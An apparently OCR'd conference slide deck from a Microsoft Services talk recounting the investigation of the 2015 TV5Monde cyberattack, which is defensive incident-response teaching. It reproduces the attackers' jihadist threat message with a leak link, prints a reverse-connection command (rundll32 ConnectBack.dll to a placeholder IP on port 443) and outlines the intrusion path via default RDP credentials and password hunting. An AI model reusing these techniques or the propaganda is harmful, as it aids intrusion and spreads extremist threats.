Microsoft

Neum 18-20/4/2018


NetWork

MAKE IT cLOUD

It's easier to get hacked than getting married! The story of my life...

Mr. Black and Mr. White

Vladimir Mutić
Jugoslav Stević
Microsoft Services



platinum sponzor

LOGOSOFT

telekomunikacijski sponzor

HT ERONET

oficijelni brend konferencije

Lenovo

gold sponzori

Addiko Bank
AUTHORITY PARTNERS
bh
COMTRADE DISTRIBUTION
EPSON EXCEED YOUR VISION
KimTec
LANACO INFORMACIONE TEHNOLOGIJE
nsoft
PROINTER IT SOLUTIONS AND SERVICES
SEMOS
sys company
TW teamwork solution provider
veeAM

silver sponzori

Volkswagen
PORSCHE SARAJEVO
Audi
APP IMPACT impacting your business
INFODOM
mistral because IT matters
PHILIPS Televizori

prijatelji konferencije

communis
FANFAN
GALAKTIKA
PROEVENT
SARAJEVO BUSINESS FORUM '18
UNIQA
WeAreDevelopers

zvanično craft pivo

BREW

medijski sponzori


akta
ALJAZEERA BALKANS
20 atvbl.com
Banke & Biznis
Banjaluka.com
BHRT
bljesak.info
business
Dnevni list
FAKTOR
FBL
FENA
hayat.ba
HAYAT HD
INFO www.info.ba
Litteratus
poduzetnik.ba
racunalo www.racunalo.com
REUNION
RSG RADIO
STUDENT
STUDOMAT
TERMINAL

It’s not a joke anymore!

Right now, **over 140 million Americans** are dealing with the aftermath of a data leakage from a main credit reporting firm. A **week after the breach** was made public, multiple InfoSec personnel publicly provided proof that the company’s public website was STILL vulnerable to a cross-site scripting exploit, which **had been patched by the vendor for over 5 years**. It was later discovered that this same company has an Internet-facing employee portal in a different country with a username/password combination of “**admin/admin**” and contained unencrypted passwords of their employees.

Hacked !
Feedback from the Field

8 April 2015
10PM
Huston we have
a problem !



CYBERCALIPHAT

Je suIS I

TV5MONDE

TV5MONDE

Réseau de télévision

Regarder la vidéo

J'aime

Journal

À propos

Photos

TV5MONDE+

Plus ▾

PERSONNES

1 706 671 mentions J'aime

Invitez vos amis à aimer cette Page


À PROPOS

Message sur le mur

Écrivez quelque chose sur cette Page...

TV5MONDE a changé la photo de son profil.

2 min ·



CYBERCALIPHATE

لا إله إلا الله و محمد رسول الله

لا قانون إلا الشريعة

home about us


French military! Stay out of Islamic State! Take a chance to save your families!
CyberCaliphate on its march!
[illegible]

In The Name of Allah, The Most Beneficent, The Most Merciful, CyberCaliphate continues its CyberJihad against the enemies of Islamic State.

made a great mistake! You've send your military to serve sneaky American kuffa
our brothers. That's why Parisians received January "gifts" in Charlie Hebdo and k
m our brothers mujahideen Cheriffe and Said Kuashi and Amedi Coulibaly may

the only way you can keep a whole skin and insure your relatives from retaliation.
Today we disrupt the TV5Monde channel and publish French department's confidential data.
With Allah's permission we'll continue fighting USA and its butlers. CyberCaliphate and Islamic State Hacking Division prepare new "gifts" for you.
http://wikisend.com/download/345136/leaked_doc.zip

es



TV5 Monde explained as you never heard about it!

Timeline

Day 0 : 08 to 09 April 2015 – On Call – Security Incident raised

- Incident – Black Screen of all broadcasting programs
- Internet facing sites destroyed and modified (Twitter, Facebook… down, hacked)
- Internal mail service down and lost.

Day 1 : Morning – start with urgent meeting – first hours of the incident

- Start looking for quick wins – actions = investigation log files
- Actions : Start of TACACS log analysis
  - Destroying actions of firmware & modification of web pages – detected in log files
- Meeting to identify appropriate interlocutors and understand


Results - First day – We look for some logic on the attack and we try to understand if we are still in the risk situation of wave 2 of the attack…

Day 2 : 10 April 2015 – Quick Wins identified account Named "LocalAdministrator" - Domain Admin of the domain :

- Recently Created (When created , Last Logon Time Stamp)
- English user account name inside a Fully Frenchy IT ☺ ?

Quick wins hunting : Enum Session /list

- Opened sessions identification, disconnected …
- Some existing Rdp disconnected found
- Disconnected but still existing connection!….



LocalAdministrator

Gestionnaire des services Bureau à distance


Serveur	Utilisateur	Session	ID	État	DuréeInactivité	HeureOuvertureSession
ANNUAIRE1	administrateur	Déconnecté	1	Déconn...	21:06	09/04/2015 18:58
ANNUAIRE1	[redacted]	Déconnecté	2	Déconn...	127+00:33	04/12/2014 11:34
ANNUAIRE1	[redacted]	Déconnecté	3	Déconn...	21:09	04/12/2014 16:09
ANNUAIRE1	[redacted]	Déconnecté	4	Déconn...	126+01:19	05/12/2014 15:22
ANNUAIRE1	[redacted]	RDP-Tcp#0	5	Actif	18	18/12/2014 15:57
ANNUAIRE1	[redacted]	Déconnecté	6	Déconn...	58+00:57	11/02/2015 10:04
ANNUAIRE1	LocalAdministrator	Déconnecté	7	Déconn...	58+06:10	11/02/2015 10:28
ANNUAIRE1	LocalAdministrator	RDP-Tcp#1	8	Actif	.	10/04/2015 16:39

Now , we, as Investigation team we hack the password in memory to reconnect to other machines ! To identify and look for what the attacker was trying to accomplish ?

Day 2 : 10 April 2015 – Afternoon


- We use the Hackers user to connect to infected machines
  - And we look for process, schedule tasks, services…
- Anything or any actions made by attacker that might be interesting for us !!

Identification of 2 processes “Rundll32.exe“, process that can load a dll and execute a command define by parameters, inside our was a **ConnectBack.dll,** Public IP Internet Address and a Port Number



ConnectBack.dll

```
3 996 K   rdpclip
1 000 K   rundll32.exe ConnectBack.dll,start <Adresse IP> 443
1 004 K
4 232 K
4 420 K   rundll32.exe ConnectBack.dll,start <Adresse IP> 443
2 020 K   "taskhost.exe"
```



ConnectBack.dll

```
4 420 K   rundll32.exe ConnectBack.dll,start <Adresse IP> 443
4 420 K   rundll32.exe ConnectBack.dll,start <Adresse IP> 443
1 000 K   rundll32.exe ConnectBack.dll,start <Adresse IP> 443
```

ConnectBack.dll

ConnectBack.dll

```
4 420 K   rundll32.exe ConnectBack.dll,start <Adresse IP> 443
```


Day 3 : 11 April 2015 – Afternoon

- Reverse Engineering on ConnectBack.dll
- Tool identified, process for direct TCP connection from Customer IT to Attackers IT *if an attacker can have an IT system* (☺) – used by attacker for ssh sessions,

Day 3 : 11 April 2015 – Evening – Night Summary of quick wins results

- TACACS Logs – give us the command executed by attacker, IP address of the infected machine
- Machine of the Administrator that is on vacation
- We have a new created user account
- We have a DLL, ConnectedBack and IP address passed as argument on this Dll…

So what happened ? Chronology



Premiers accès 23/01

Collectes 16/02

ANKOU 17/03

Sabotage! 08/04

janv. févr. mars avr. 2015

07/02 Active Directory

03/04 Comptes TV5Monde.org, Twitter, Facebook

23/01/2015 - 06/02/2015 Exploration


06/02/2015 - 11/02/2015 Compromission

16/02/2015 - 25/03/2015 Collectes/Vérifications

07/04/2015 - 08/04/2015 Sabotage

Now – The Story…


Scan of all Public Ip Addresses of TV5




Discovered a Servers used by journalist to send data on the field ! Internet connection, smartphone etc… front end server,

- RDP Port exposed to Internet
- Username and Password Default one used by the Application – Search engine-> Application name -> technical documentation and username password.


- RDP Connection Successful !!
- RATS Installed, Remoted Administration Tool
- Chance the server was not connected to Internal Network
- After few days leave this machine




- Come back few days later with Username and password of Outsourcing IT company
- Use VPN
- Scan internal VPN (we still do not know why he did that ?)




- Discover ROB 1 and ROB 2 used to manage cameras Television studio set
- At that moment he is for the first time IN
- He will be able to start his destruction action plan



- Privilege escalation on Active Directory using this time a second Account from Outsourcing company ! User2 that was Domain Admin







Creation of LocalAdministrator account ; February 11 Active Directory Compromised !

16 February 2015 : Start looking for Data !

Find a wiki with all TV5 Internal Information’s
Search on Exchange Server by Key Words (account, pass, pwd, password, telnet, ssh..)



And Success !! He found a lot of Information's !!
⇒Documents
⇒Schema
⇒IP addresses, Passw



Administration* des encodeurs AS8100 pour LIVE WEB Évènementiel :


: Leur administration est effectuée par la Direction du Numérique, voir page Aka
5MONDE est précisé pour les échanges.

estinations (sorties) de grille :

58 / ASweb_P (commute le secours en même temps)
40 / ASweb_S

eb 1 : https://[redacted]/encadmin/
b 2 : https://[redacted]/encadmin/

min
[redacted]
01 : https:[redacted]
r 11 : https:[redacted]



Administration des switches Cisco C4503 [redacted]


lundi 16 juillet 2012, par [redacted]

Accès en SSH (Putty)


Rappel des IP
Pour le 4503-164 : http://172.19.225.161/ ou directement
Pour le 4503-165 : http://[redacted] ou directement

Username [redacted]
Password :


Password : c****



After documents successfully retrieve ! Pause in the operation ! ? Why ?
Probably data translation in French to other language !! Or data analysis..
When he come back he start verify his collected information's !!!

